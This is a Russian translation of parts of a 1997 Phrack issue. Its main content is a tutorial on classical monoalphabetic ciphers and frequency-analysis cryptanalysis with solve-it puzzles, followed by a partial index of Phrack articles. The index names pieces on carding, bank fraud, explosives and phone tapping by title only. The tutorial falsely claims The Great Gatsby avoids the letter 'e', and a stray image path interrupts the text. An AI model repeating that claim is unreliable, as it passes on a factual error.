+OJQ/otoy6AXifI9Y5aDYnm7sbPZX9uBk93ubf4Zm/v9wOcOKL6hXcE4+tvGSQA+
rAPgph1+t96iDTSTGwf5ZKVp+LfJXBz63wZHDJ+JlSTDRl9YeSxeRZgAo2XJtI/h
v7fazds4CK0jFwDSWUtQUd7my9znsJ92W0UONe6iltnFUvywUICNGyXxCHV4RDPv
/wTmDKarzHm44OfdzXhI+oTQvY3lG51gU6TMjR6Q/bjy9YEYpTcDRvOpMmkJ4aud
tCxG/w82OG6lKnFw8Hv46VcpQVPt2YZMbgjUJBIQi6FedDjeky6JAJUDBRAwUUqY
Kci4nVVqSmcBAaFJA/wJ0vcYZm8V7gqlk+nDzjIDvGNP1IaQtBFaXE/imyQaqyKe
oIsyzhCWCNnsCvu8Cq2ZwmD63wBKzs+63ZgzJ7h1hC4lYKUB1mCsF0UnrZNJ7rtW
DVMa0aLlvxIia7qsmbhaZ6ibs5+juqn3CKUvjCJKyOpuS0Lmrem5EXk9Byu5/IkB
FQMFEDBRSjc+e8qoKLJFUQEBWjEH/3yb3JYhsjoqZdEjA1xSZJcjyoTnPG0vUhaD
oi6OhTByqYShLe14RU9rYDzpOGmdwpZ6GSwF4X0uBAH1lCGnsi6QQXrnsp1fBq/6
+TQy1nBs2FZyj/YTXQIKhhXIH700ed0Nqg4okwtovyUqX0xbqlA2Sv1N+XC6hKuc
bl9XWOQbKi8OM8VEKeLnrY9Glzrxk9piVb+eCT1RJnLovWdfPL7WFOwSbOQ/I9aB
jBKBHYMGdLihf7PYeb3Eg3B8Kt3IDfipPUFfXjqes94hpqQl/DGpWSpDHHFQ5cTB
iQIB4twFzz4bI1HMVEayKboPliJl3dI9vY0SQJ58b6OFYJTB4Jc=
=E4rO
-----END PGP PUBLIC KEY BLOCK-----
```

[Дистрибутив сервера вечности eternity-0.10.tgz включён в оригинальный файл в формате uuencode — опущен в данном архивном переводе.]

Моноалфавитный криптоанализ (Шифры, часть первая)

Автор: Jeff Thompson aka 'Mythrandir'

Написано специально для Phrack, завершено в воскресенье, 31 августа 1997 года.

Прежде всего — привет всем, с кем я познакомился на DefCon в этом году. Было невероятно приятно наконец увидеть лица людей, с которыми я общался уже довольно давно. Встретить столько людей, живущих духом открытий, — настоящее удовольствие.

Это первая статья из серии материалов по криптологии, которую я пишу. Цель серии — передать читателям часть того увлечения и удовольствия, которые дарят шифры. Сегодня в центре дискуссий о криптографии — компьютерные шифры: DES, RSA, реализация PGP. Я не буду их касаться. Вместо этого серия посвящена тому, что я называю классической криптологией — криптологии в том виде, в каком она существовала до появления быстродействующих вычислительных машин. Именно такие шифры занимали умы криптографов на протяжении всей истории, и их по-прежнему можно встретить даже сегодня. Современные компании до сих пор выпускают программное обеспечение, методы шифрования которого поддаются взлому. Чаще всего подобное встречается в схемах защиты паролей для программных продуктов. В ходе этой серии статей я на практике объясню несколько распространённых типов шифров, различные способы их реализации, а также методы криптоанализа для взлома этих шифров.

Создавать шифры — занятие увлекательное, но настоящий азарт, а порой и настоящая рутина, кроется в криптоанализе. Многие идеи, изложенные в этих статьях, основаны на трёх источниках. Это две книги: «Взломщики кодов» Дэвида Кана (ISBN: 0-684-83130-9) и «Расшифрованные секреты» Ф. Л. Бауэра (ISBN: 3-540-60418-9). Оба автора составили превосходные книги, охватывающие как историю, так и методы криптологии. Сделайте одолжение себе и авторам — приобретите эти книги. Вы останетесь очень довольны. Наконец, совсем небольшая часть этих статей основана на моём личном опыте.

Главное — сам путь, и я рад приветствовать вас в том, что обещает стать интересным путешествием. Не стесняйтесь задавать вопросы, вступать в дискуссии, поправлять меня или просто оставлять предложения по адресу jwthomp@cu-online.com. Прошу отнестись с пониманием: сейчас я много путешествую и порой могу надолго оказываться вдали от компьютера.

За дверь — и навстречу неизведанному...

Моноалфавитные шифры

Моноалфавитные шифры сегодня чаще всего встречаются в простых криптограммах в книгах и журналах. Это обычные шифры замены. Однако это не значит, что начинающему любителю всегда легко их решить.

Три распространённых типа моноалфавитных шифров — это шифры замены, циклические шифры и шифры на ключевом слове.

Шифры замены

Взяв алфавит и заменив каждую букву другой буквой уникальным образом, мы получаем простой моноалфавитный шифр.

```
Открытый алфавит    A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Шифр-алфавит        Z I K M O Q S U W Y A C E B D F H J L N P R T V X G
```

Открытый текст:

```
The blue cow will rise during the second moon from the west field.
```

Шифротекст:

```
nuo icpo kdt twcc jwlo mpjwbs nuo lokdbm eddb qjde nuo toln qwocm.
```

Циклические шифры

Взяв алфавит и совместив его со сдвинутым алфавитом, мы получаем циклический шифр. Например:

```
Открытый алфавит    A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Шифр-алфавит        N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
```

Вероятно, вы узнаёте этот шифр — это ROT13, широко используемый в новостных группах для сокрытия сообщений.

Шифр на ключевом слове

Ещё один способ создать моноалфавитный шифр — использовать ключевое слово или фразу в качестве начала шифр-алфавита. Как правило, берутся только уникальные буквы фразы, чтобы соответствие открытого текста и шифротекста оставалось взаимно однозначным.

Например:

```
Открытый алфавит:   A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Шифр-алфавит        L E T O S H D G F W A R B C I J K M N P Q U V X Y Z
```

Ключевая фраза в этом шифре — «Let loose the dogs of war» («Спустить собак войны»). Преимущество такой системы в том, что метод шифрования легко запомнить. Кроме того, можно организовать смену ключа, не распространяя сами ключи. Например, использовать по 4 слова подряд из какого-либо литературного произведения: каждое новое сообщение зашифровывается следующими четырьмя словами. Такую смену можно делать и чаще — но это тема для отдельной статьи.

Двудольная замена

Двудольная замена — это использование пар символов для представления открытого текста. Позднее мы увидим, что такой тип замены легко поддаётся усложнению с точки зрения анализа.

Два примера:

```
   1 2 3 4 5                        A B C D E
 1 A B C D E                      A A B C D E
 2 F G H I J                      B F G H I J
 3 K L M N O                      C K L M N O
 4 P Q R S T            или       D P Q R S T
 5 U V W X Y                      E U V W X Y
 6 Z 0 1 2 3                      F Z 0 1 2 3
 7 4 5 6 7 8                      G 4 5 6 7 8
 9 9 . - ? ,                      H 9 . - ? ,
```

Очевидно, что буквы не обязательно располагать в таком порядке, — в ином порядке решение было бы не столь очевидным.

Криптоанализ

Ранее мы зашифровали следующее сообщение:

Получив такое сообщение, задача разобраться в его содержимом может показаться весьма пугающей. Тем не менее существуют весьма эффективные методы восстановления открытого текста из шифротекста. Нижеследующее обсуждение строится на допущении, что мы знаем: имеем дело с моноалфавитными шифрами.

Частотный анализ

Первый метод, которым мы воспользуемся, — частотный анализ. Естественные языки обладают многими свойствами, крайне полезными для анализа шифротекста. В языках одни буквы встречаются чаще других, определённые сочетания букв более распространены, в словах прослеживаются закономерности, и так далее.

Подсчитав количество вхождений букв, получаем:

```
Буква   Вхождений
b       3
c       4
d       5
e       2
i       1
j       3
k       2
l       3
m       3
n       4
o       8
p       2
q       2
s       1
t       3
u       3
w       4
```

Порядок от наибольшей частоты к наименьшей:

```
  8   5     4          3           2       1
{o} {d} {c n w} {b j l m t u} {e k p q} {i s}
```

Если провести такой анализ на большом объёме английских текстов, выявится закономерность следующего вида:

```
{e} {t} {a o i n} {s r h} {l d} {c u m f} {p g w y b} {v k} {x j q z}
```

Сразу бросается в глаза соответствие между «e» и «o». Однако в отношении остальных букв быть уверенными нельзя. Да и насчёт «e» уверенности тоже немного.

Поскольку текст короткий, полезно рассмотреть и другие закономерности.

Подсчитав первые, вторые, третьи и последние буквы слов, получаем:

```
Первая буква слова      Вхождений

e                       1
i                       1
j                       1
k                       1
l                       1
m                       1
n                       3
q                       2
t                       2

Порядок: n q t e i j k l m

Вторая буква слова      Вхождений

c                       1
d                       2
i                       1
n                       1
o                       2
p                       1
u                       3
w                       3

Порядок: u w d o c i n p

Третья буква слова      Вхождений

c                       1
d                       2
i                       1
k                       1
l                       2
o                       4
p                       1
t                       1
u                       1

Порядок: o d l c i k p t u

Последняя буква слова   Вхождений

b                       1
c                       1
e                       1
m                       1
n                       1
o                       5
s                       1
t                       1
```

Частоты в английском языке:

```
Первая буква:    t a o m h w
Вторая буква:    h o e i a u
Третья буква:    e s a r n i
Последняя буква: e t s d n r
```

Высокая частота «o» на третьей и последней позициях слов в сочетании с полным отсутствием «o» в позиции первой буквы даёт веские основания считать, что «o» замещает «e». Это первый ключ к разгадке шифра.

Однако не стоит слепо доверять кажущейся надёжности частотного анализа. Существуют целые книги, написанные без использования некоторых букв английского алфавита. Например, «Великий Гэтсби» был написан без употребления буквы «e» ни в одном слове книги.

Ещё один объект анализа в шифротекстах — группы букв. Их называют биграммами и триграммами. Например, «th» — очень распространённое сочетание букв в английском языке. И, что неудивительно, «the» — один из наиболее частых триграммов. Анализ английских текстов позволит вам самостоятельно выявить эти закономерности.

Итак, разобравшись с простым способом начать атаку на шифры, рассмотрим несколько методов их усложнения.

Усиление шифров

Устранение границ слов и предложений

Простой способ усложнить расшифровку — убрать все пробелы и знаки препинания. Это затрудняет частотный анализ по позициям букв. Тем не менее, внимательно изучив документ, всё же можно делать обоснованные предположения о расположении слов. Другой метод — разбить шифротекст на блоки фиксированной длины, например ставить пробел через каждые четыре буквы.

Предыдущий шифротекст в таком случае приобретёт следующий вид:

```
nuoicpokdttwccjwlompjwbsnuolokdbmeddbqjdenuotolnqwocm.
```

или:

```
nuoi cpok dttw ccjw lomp jwbs nuol okdb medd bqjd enuo toln qwoc m
```

Заметьте: последний блок состоит из одного символа. Это выдаёт конец текста, поэтому лучше добавить нули — пустые символы-заполнители. Строка тогда принимает вид:

```
nuoi cpok dttw ccjw lomp jwbs nuol okdb medd bqjd enuo toln qwoc mhew
```

«hew» расшифруется как «qmi», что для адресата очевидно окажется пустышкой.

Нули (нулевые символы)

Нули — это символы в сообщении, не несущие смысловой нагрузки. Сообщение может, например, использовать цифры в качестве нулей. Это усложняет расшифровку, поскольку часть сообщения лишена смысла. Пока дешифровщик не осознает этого, ему придётся нелегко.

Полифония

Ещё один применимый метод — использование полифонов. Полифоны — это когда один символ шифротекста представляет более одного символа открытого текста. Например, «e» в шифротексте может обозначать и «a», и «r». Это действительно усложняет расшифровку и может порождать несколько вариантов сообщений. Метод опасен тем, что такие сообщения подвержены ошибкам и

могут расшифровываться в несколько различных текстов.

Новый шифр-алфавит будет выглядеть так:

```
Шифр-алфавит        A B C D E F G H I J L N P
Открытый алфавит    Z X U S Q O M K H N R V W
                    B D F G I A C E L P J T Y
```

Наш прежний открытый текст принимает вид:

```
nih aich gfp peii ledh bclejd nih dhgfjb gffj clfg nih phdn cehib
```

Такой шифротекст крайне трудно расшифровать. Предварительное знание о содержании текста было бы огромным подспорьем.

Если в документе используется очень мало различных букв, это может свидетельствовать о применении полифонов.

Омофоны

Омофоны похожи на полифоны, но с точностью до наоборот: на один символ открытого текста приходится несколько символов шифротекста. Их ценность в том, что они позволяют выровнять частоты букв в сообщении, сделав анализ практически бесполезным. Омофоны особенно легко реализовать в двудольных шифрах замены. Например:

```
      a b c d e
    a a b c d e
    b f g h i j
    c k l m n o
    d p q r s t
    e u v w x y
    f z * * * *

*(fb, fc, fd, fe — НУЛИ)
```

Омофоны можно добавить к сообщению следующим образом:

```
       a b c d e

 i h g a  a b c d e
   k j b  f g h i j
   n l c  k l m n o
   o m d  p q r s t
     p e  u v w x y
       f  z * * * *
```

Оптимальный способ организации омофонов — рассчитать частоту появления каждой строки букв в естественном языке, которым вы пользуетесь. Омофоны следует добавлять так, чтобы частота появления каждого омофона в шифротексте снижалась до уровня, при котором частотный анализ давал бы минимум информации.

Кодовые слова

Последний метод — использование кодовых слов. Важные слова в открытом тексте просто заменяются кодовыми словами, обозначающими нечто иное. Например, бессмысленный открытый текст, выбранный для этого документа, может в действительности означать:

```
The blue cow will rise during the second moon from the west field.
(Синяя корова восстанет во время второй луны с западного поля.)

«Король разгневан и атакует через две недели силами 1-й кавалерии через предгорья.»

blue  = разгневан
cow   = король
```

```
rise  = атакует
second = две недели
moon  = 1-я кавалерия
west field = предгорья на западной стороне королевства
```

На протяжении всего текста я упоминал частотный анализ английских документов. Это довольно утомительная задача при ручном выполнении, поэтому я разрабатываю программное обеспечение для помощи в частотном анализе. Оно будет доступно на моём сайте http://www.cu-online.com/~jwthomp/ в понедельник, 8 сентября. Следите за обновлениями в разделе «Криптография».

Попробуйте сами

А теперь — попробуйте разгадать несколько шифротекстов.

Этот — о войне.

1)

```
kau noelb'd oerf xmtt okkopw ok qoxb euoqf kau kurhloe wbmcakds, obq dkemwu amd
podktu xamtu xu altq amr
```

Этот — отрывок из технического документа.

2)

```
etdsalwqs kpjsjljdq gwur orrh frurdjkrf sj qtkkjps npjtk ljeethalwsajhq
sgrqr kpjsjljdq tqr w jhr sj ewhy kwpwfane ijp spwhqeaqqajh sykalwddy tqahn
ldwqq f ahsrphrs kpjsjljd wffprqqrq sj qkrlaiy qkrlaial etdsalwqs npjtkq
```

Присылайте ответы мне по почте, и первый, кто разгадает каждый шифр, будет упомянут в следующем Phrack.

Я также буду рад участию читателей в следующем выпуске. После прочтения этой статьи приглашаю присылать любые «моноалфавитные» шифры, основанные на обсуждённых здесь методах. Пока не присылайте полиалфавитные шифры (они — тема следующей статьи). При подаче материала отправьте, пожалуйста, два письма. Первое должно содержать только зашифрованный текст — достаточный для разумного исследования шифра. Тема первого письма: «Cyphertext submission». Если вы используете метод шифрования, не описанный в этой статье, приложите краткое описание применённого метода. Следом отправьте второе письмо с темой «Cyphertext Solution», содержащее описание метода шифрования, а также ключ или таблицу.


Я отберу несколько таких текстов для публикации в следующем Phrack, где читатели смогут попытаться разгадать шифры. Причина, по которой я прошу два отдельных письма, проста: я и сам хочу попробовать свои силы. Наконец, имена первых решивших каждый шифр будут опубликованы в следующем выпуске Phrack, а также имя того, кто разгадает наибольшее количество шифров до выхода следующего Phrack (настоящее имя или псевдоним — не важно).

Присылайте все материалы на адрес: jwthomp@cu-online.com

Вопросы, комментарии, предложения и всё прочее — также на jwthomp@cu-online.com

Путеводитель по индексу Phrack

Автор: Guyver



Phrack 1-50, Articles indexed according to author, subject, and title.

KEY: I1 F1 2k = Issue 1 File 1 of Phrack k=kilobytes long

Введение

Phrack 1–50. Статьи проиндексированы по автору, теме и названию.

Ключ к обозначениям: I1 F1 2k = Выпуск 1, Файл 1 журнала Phrack; k = размер в килобайтах.

** A **

"The ABCs of Better Hotel Staying" («Азбука комфортного проживания в отеле») by Seven Up. 1994. I46 F25 12k

"Accessing Government Computers" («Доступ к правительственным компьютерам») by The Sorceress. 1988. I17 F7 9k

"Acronyms [from Metal Shop Private BBS]" («Аббревиатуры [с доски Metal Shop Private]»). 1988. I20 F11 43k

"Acronyms Part I" («Аббревиатуры, часть I») by Firm G.R.A.S.P.. 1993. I43 F21 50k

"Acronyms Part II" («Аббревиатуры, часть II») by Firm G.R.A.S.P.. 1993. I43 F22 51k

"Acronyms Part III" («Аббревиатуры, часть III») by Firm G.R.A.S.P.. 1993. I43 F23 45k

"Acronyms Part IV" («Аббревиатуры, часть IV») by Firm G.R.A.S.P.. 1993. I43 F24 52k

"Acronyms Part V" («Аббревиатуры, часть V») by Firm G.R.A.S.P.. 1993. I43 F25 46k

"Advanced BITNET Procedures" («Продвинутые процедуры BITNET») by VAXBusters International. 1989. I24 F7 9k

"Advanced Carding XIV" («Продвинутый кардинг XIV») by The Disk Jockey. 1987. I15 F4 12k

"Advanced Modem-Oriented BBS Security" («Продвинутая безопасность BBS, ориентированная на модем») by Laughing Gas & Dead Cow. 1991. I34 F9 11k

Agent 005 authored (авторство)
• "Interview With Agent Steal" («Интервью с Агент Стил»). 1993. I44 F16 14k

Agent Steal authored (авторство)
• "Tapping Telephone Lines" («Прослушивание телефонных линий»). 1987. I16 F6 9k

"Air Fone Frequencies" («Частоты воздушной телефонии») by Leroy Donnelly. 1992. I39 F8 14k

"AIS - Automatic Intercept System" («AIS — автоматическая система перехвата») by Taran King. 1987. I11 F6 16k

Al Capone authored (авторство)
• "Searching The Dialog Information Service" («Поиск в информационной службе Dialog»). 1993. I44 F18 48k

Aleph1 authored (авторство)
• "Smashing The Stack For Fun And Profit" («Разрушение стека ради забавы и выгоды»). 1996. I49 F14 66k

Aleph1 was Pro-Philed in 1997 (профайл опубликован в 1997). I50 F4 7k

alhambra authored (авторство)
• "SNMP insecurities" («Уязвимости SNMP»). 1997. I50 F7 20k
• "Phrack World News" («Мировые новости Phrack»). 1997. I50 F15 110k

co-authored (соавторство)
• "Project Loki: ICMP Tunneling" («Проект Локи: ICMP-туннелирование»). 1996. I49 F7 38k

Alpine Kracker authored (авторство)
• "Smoke Bombs" («Дымовые шашки»). 1986. I6 F6 2k

Amadeus submitted (представлено)
• "Cellular Spoofing by Electronic Serial Numbers" («Клонирование сотовых телефонов с помощью электронных серийных номеров»). 1987. I11 F9
• "Telenet/Sprintnet's PC Pursuit Outdial Directory" («Директория PC Pursuit Telenet/Sprintnet»). 1991. I35 F4 90k

АНАРХИЯ

(см. также КАРДИНГ, НАРКОТИКИ, ВЗРЫВЧАТЫЕ ВЕЩЕСТВА, ВЗЛОМ, ВСКРЫТИЕ ЗАМКОВ, ФРИКИНГ, ОРУЖИЕ)

• "Breaching and Clearing Obstacles" («Преодоление препятствий») by Taran King. 1986. I4 F5 7k
• "Consensual Realities in Cyberspace" («Согласованные реальности в киберпространстве») by Paul Saffo. 1989. I30 F8 11k
• "Eavesdropping" («Подслушивание») by Circle Lord. 1986. I3 F7 3k
• "False Identification" («Поддельные документы») by Forest Ranger. 1986. I4 F3 3k
• "Fun With Lighters" («Забавы с зажигалками») by The Leftist. 1986. I6 F4 2k
• "Hand to Hand Combat" («Рукопашный бой») by Bad Boy in Black. 1986. I5 F4 13k
• "Phone Bugging: Telecom's Underground Industry" («Прослушивание телефонов: подпольная индустрия телекоммуникаций») by Split Decision. 1989. I26 F7
• "Social Security Number Formatting" («Формат номеров социального страхования») by Shooting Shark. 1988. I19 F4 3k
• "Social Security Numbers & Privacy" («Номера социального страхования и конфиденциальность») by Chris Hibbert of CPSR. 1991. I35 F6 13k
• "Tapping Telephone Lines" («Прослушивание телефонных линий») by Agent Steal. 1987. I16 F6 9k
• "The Technical Revolution" («Техническая революция») by Dr. Crash. 1986. I6 F3 4k

• "The Truth About Lie Detectors" («Правда о детекторах лжи») by Razor's Edge. 1989. I30 F9 15k

"Are You a Phone Geek?" («Ты телефонный гик?») by Doom Prophet. 1987. I13 F7 9k

Aristotle was Pro-Philed in 1992 (профайл опубликован в 1992). I38 F3 6k

Armitage authored (авторство)
• "The Glenayre GL3000 Paging and Voice retrieval System" («Пейджинговая и речевая система Glenayre GL3000»). 1995. I47 F14 25k

"The Art of Investigation" («Искусство расследования») by Butler. 1990. I32 F4 18k

"The Art of Junction Box Modeming" («Искусство подключения модема через распределительную коробку») by Mad Hacker 616. 1986. I8 F5 6k

"AT&T Definity System 75/85" by Erudite. 1994. I46 F25 35k

"The AT&T Mail Gateway" («Почтовый шлюз AT&T») by Robert Alien. 1991. I34 F4 5k

"Auto-Answer It" («Автоответчик») by Twisted Pair. 1991. I35 F9 10k

"Automatic Number Identification" («Автоматическая идентификация номера») by Phantom Phreaker and Doom Prophet. 1987. I10 F7 9k

"Automatic Teller Machine Cards" («Карты банкоматов») by Jester Sluggo. 1990. I32 F6 16k

---

**** Б ****

Bad Boy in Black authored (авторство)
• "Hand to Hand Combat" («Рукопашный бой»). 1986. I5 F4 13k

БАНКОВСКОЕ МОШЕННИЧЕСТВО

• "Automatic Teller Machine Cards" («Карты банкоматов») by Jester Sluggo. 1990. I32 F6 16k
• "Bank Information" («Банковская информация») compiled by Legion of Doom!. 1989. I29 F6 12k
• "Fun With Automatic Tellers" («Забавы с банкоматами») by The Mentor. 1986. I8 F7 7k
• "How We Got Rich Through Electronic Fund Transfer" («Как мы разбогатели с помощью электронного перевода средств») by Legion of Doom!. 1990. I29 F7 11k
• "Introduction to the FedLine software system" («Введение в программную систему FedLine») by Parmaster. 1996. I49 F12 19k

"Bank Information" («Банковская информация») compiled by Legion of Doom!. 1989. I29 F6 12k

"Basic Commands for The VOS System" («Основные команды системы VOS») by Dr. No-Good. 1992. I37 F8 10k

"Basic Concepts of Translation" («Основные концепции трансляции») by The Dead Lord and Chief Executive Officers. 1989. I26 F6 20k

"Beating The Radar Rap Part 1/2" («Как избежать радарного преследования, часть 1/2») by Dispater. 1992. I27 F5 12k 44k

"Beating The Radar Rap Part 2/2" («Как избежать радарного преследования, часть 2/2») by Dispater. 1992. I28 F6 5k 15k

"A Beginner's Guide to The IBM VM/370" («Руководство начинающего по IBM VM/370») by Elric of Imrryr. 1987. I10 F4 4k

"A Beginner's Guide to Novell Netware 386" («Руководство начинающего по Novell Netware 386») by The Butler. 1991. I35 F8 84k

"Bell Network Switching Systems" («Коммутационные системы сети Bell») by Taran King. 1989. I25 F3 16k

"BELLCORE Information" («Информация о BELLCORE») by The Mad Phone-Man. 1987. I16 F2 11k

"Big BroTher Online" («Большой Брат в сети») by Thumpr (Special thanks to Hatchet Molly). 1989. I23 F10

Bill Huttig authored (авторство)
• "Special Area Codes II" («Специальные коды зон II»). 1992. I39 F7 17k

BITNET — см. ГЛОБАЛЬНЫЕ СЕТИ

Black Kat authored (авторство)
• "Users Guide to VAX/VMS Part 1/3" («Руководство пользователя VAX/VMS, часть 1/3»). 1991. I35 F7 62k
• "Users Guide to VAX/VMS Part 2/3" («Руководство пользователя VAX/VMS, часть 2/3»). 1992. I37 F7 25k
• "Users Guide to VAX/VMS Part 3/3" («Руководство пользователя VAX/VMS, часть 3/3»). 1992. I38 F7 46k

Black Knight from 713 authored (авторство)
• "Hacking Voice Mail Systems" («Взлом систем голосовой почты»). 1987. I11 F4 6k

Black Tie Affair authored (авторство)
• "Hiding Out Under Unix" («Маскировка в Unix»). 1989. I25 F6 9k

"Blocking of Long Distance Calls" («Блокировка звонков на дальние расстояния») by Jim Schmickley. 1988. I21 F8 26k

"Blocking of Long Distance Calls... Revisited" («Блокировка звонков на дальние расстояния... пересмотр») by Jim Schmickley. 1989. I29 F9 22k

"Blowguns" («Духовые трубки») by The Pyro. 1985. I2 F4 3k

"The Blue Box and Ma Bell" («Синяя коробка и Ma Bell») by The Noid. 1989. I25 F7 19k

Bob Page authored (авторство)
• "A Report on The Internet Worm" («Доклад об интернет-черве»). 1988. I22 F8 16k

Bobby Zero authored (авторство)
• "Security Shortcomings of AppleShare Networks" («Уязвимости безопасности сетей AppleShare»). 1992. I41 F9 16k

"Bolt Bombs" («Болтовые бомбы») by The Leftist. 1986. I5 F6 3k

Boss Hogg authored (авторство)
• "The Craft Acces Terminal" («Терминал доступа к кабельной инфраструктуре»). 1996. I48 F8 36k

"Boot Tracing" («Трассировка загрузки») by Cheap Shades. 1985. I1 F3 8k

"Box.exe for SoundBlasters" (unencoded) by The Fixer. 1994. I45 F22 13k

"Breaching and Clearing Obstacles" («Преодоление препятствий») by Taran King. 1986. I4 F5 7k

Broadway Hacker Pro-Philed in 1986 (профайл опубликован в 1986). I5 F2 5k

Brian Oblivion authored (авторство)
• "Cellular Telephony" («Сотовая телефония»). 1992. I38 F9 28k
• "Cellular Telephony Part II" («Сотовая телефония, часть II»). 1992. I40 F6 72k

• "DIALOG Information Network" («Информационная сеть DIALOG»). 1992. I39 F5 43k

Brigadier General Swipe authored (авторство)
• "An Introduction to MILNET" («Введение в MILNET»). 1991. I34 F7 8k

Bruce Sterling authored (авторство)
• "Phrack World News Special Edition IV" (CyberView '91). 1991. I33 F10 28k

"BT Tymnet, Part 1/3" by Toucan Jones. 1992. I40 F8 57k

"BT Tymnet, Part 2/3" by Toucan Jones. 1992. I40 F9 55k

"BT Tymnet, Part 3/3" by Toucan Jones. 1992. I40 F10 91k

"Building a Shock Rod" («Создание электрошокера») by Circle Lord. 1986. I3 F8 3k

"Busy Line Verification" («Проверка занятой линии») by Phantom Phreaker. 1987. I11 F10 10k

"Busy Line Verification Part II" («Проверка занятой линии, часть II») by Phantom Phreaker. 1987. I12 F8 9k

Butler authored (авторство)
• "The Art of Investigation" («Искусство расследования»). 1990. I32 F4 18k
• "A Beginners Guide to Novell Netware 386" («Руководство начинающего по Novell Netware 386»). 1991. I35 F8 84k

---

**** B ****

КАБЕЛЬНОЕ ТЕЛЕВИДЕНИЕ

• "A Guide To Porno Boxes" («Руководство по порнокоробкам») By Carl Corey. 1994. I46 F10 13k

Caligula XXI authored (авторство)
• "Mall Cop Frequencies" («Частоты охраны торговых центров»). 1992. I41 F10 11k

"Can You Find Out If Your Telephone is Tapped?" («Можно ли выяснить, прослушивается ли ваш телефон?») by Fred P. Graham and VaxCat. 1989. I23 F9 20k

Cap'n Crax authored (авторство)
• "The TMC Primer" («Введение в TMC»). 1987. I10 F3 6k

КАРДИНГ

• "Advanced Carding XIV" («Продвинутый кардинг XIV») by The Disk Jockey. 1987. I15 F4 12k
• "Credit Card Laws" («Законы о кредитных картах») by Tom Brokow. 1987. I16 F5 7k
• "Card-O-Rama: Magnetic Stripe Technology and Beyond" («Card-O-Rama: технология магнитной полосы и не только») by Count Zero. 1992. I37 F6 44k
• "MCI International Cards" («Международные карты MCI») by Knight Lightning. 1985. I1 F5 3k
• "Safe and Easy Carding" («Безопасный и лёгкий кардинг») by Vaxbuster. 1993. I44 F20 18k
• "VisaNet Operations Part I" («Операции VisaNet, часть I») by Ice Jey. 1994. I46 F15 50k
• "VisaNet Operations Part 2" («Операции VisaNet, часть 2») by Ice Jey. 1994. I46 F16 44k

"Card-O-Rama: Magnetic Stripe Technology and Beyond" by Count Zero. 1992. I37 F6 44k

КАРТОЧНЫЕ ИГРЫ

• "How To Hack Blackjack Part I" («Как взломать блэкджек, часть I») by Lex Luthor. 1993. I43 F9 52k
• "How To Hack Blackjack Part II" («Как взломать блэкджек, часть II») by Lex Luthor. 1993. I43 F10 50k

Carl Corey authored (авторство)
• "A Guide To Porno Boxes" («Руководство по порнокоробкам»). 1994. I46 F10 13k

Carrier Culprit authored (авторство)
• "Hacking DEC's" («Взлом DEC»). 1986. I5 F3 23k

The Cavalier authored (авторство)
• "How to Build a DMS-10 Switch" («Как собрать коммутатор DMS-10»). 1992. I41 F7 23k
• "Introdcution to Telephony and PBX Systems" («Введение в телефонию и АТС»). 1996. I49 F5 100k

"Cellular Debug Mode Commands" («Команды отладочного режима сотовых телефонов») by Various Sources. 1994. I45 F26 13k

"Cellular Info" («Сотовая информация») by Madjus(N.O.D.). 1993. I43 F17 47k

"Cellular Spoofing by Electronic Serial Numbers" by Author Unknown. 1985. I11 F9 submitted by Amadeus

"Cellular Telephones" («Сотовые телефоны») by High Evolutionary. 1986. I6 F7 5k

"Cellular Telephony" («Сотовая телефония») by Brian Oblivion. 1992. I38 F9 28k

"Cellular Telephony Part II" («Сотовая телефония, часть II») by Brian Oblivion. 1992. I40 F6 72k

СОТОВАЯ ТЕЛЕФОНИЯ

• "Air Fone Frequencies" («Частоты воздушной телефонии») by Leroy Donnelly. 1992. I39 F8 14k
• "Cellular Debug Mode Commands" («Команды отладочного режима сотовых телефонов») by Various Sources. 1994. I45 F26 13k
• "Cellular Info" («Сотовая информация») by Madjus(N.O.D.). 1993. I43 F17 47k
• "Cellular Spoofing by Electronic Serial Numbers" by ?. 1985. I11 F9 submitted by Amadeus
• "Cellular Telephones" («Сотовые телефоны») by High Evolutionary. 1986. I6 F7 5k
• "Cellular Telephony" («Сотовая телефония») by Brian Oblivion. 1992. I38 F9 28k
• "Cellular Telephony Part II" («Сотовая телефония, часть II») by Brian Oblivion. 1992. I40 F6 72k
• "Mobile Telephone Communications" («Мобильная телефонная связь») by Phantom Phreaker. 1986. I5 F9 11k
• "Motorola Command Mode Information" («Информация о командном режиме Motorola») by Cherokee. 1996. I48 F6 38k
• "Tandy/Radio Shack Cellular Phones" («Сотовые телефоны Tandy/Radio Shack») by Damien Thorn. 1996. I48 F7 43k

"Centrex Renaissance" by Jester Sluggo. 1986. I4 F7 17k

"Centigram Voice Mail System Consoles" («Консоли системы голосовой почты Centigram») by >Unknown User<. 1992. I39 F6 36k

Charlie X authored (авторство)
• "Screwing Over Your Local McDonalds" («Как нагреть местный Макдоналдс»). 1994. I45 F19 20k

Cheap Shades authored (авторство)
• "Boot Tracing" («Трассировка загрузки»). 1985. I1 F3 8k
• Введение/Индекс к I3 F1

co-authored (соавторство)
• "Welcome to Metal Shop Private" («Добро пожаловать на Metal Shop Private»). 1988. I20 F4 37k

Cherokee authored (авторство)
• "Motorola Command Mode Information" («Информация о командном режиме Motorola»). 1996. I48 F6 38k

Chief Executive Officers co-authored (соавторство)
• "Basic Concepts of Translation" («Основные концепции трансляции»). 1989. I29 F6 12k

Crimson Flash authored (авторство)
• "The Fine Art of Telephony" («Высокое искусство телефонии»). 1992. I40 F7 65k

Chris Goggans authored (авторство)
• "Packet Switched Network Security" («Безопасность сетей с коммутацией пакетов»). 1992. I42 F4 22k

Chris Goggens was Pro-Philed in 1991 (профайл опубликован в 1991). I35 F3 20k

Chris Hibbert of CPSR authored (авторство)
• "Social Security Numbers & Privacy" («Номера социального страхования и конфиденциальность»). 1991. I35 F6 13k

Circle Lord authored (авторство)
• "Building a Shock Rod" («Создание электрошокера»). 1986. I3 F8 3k
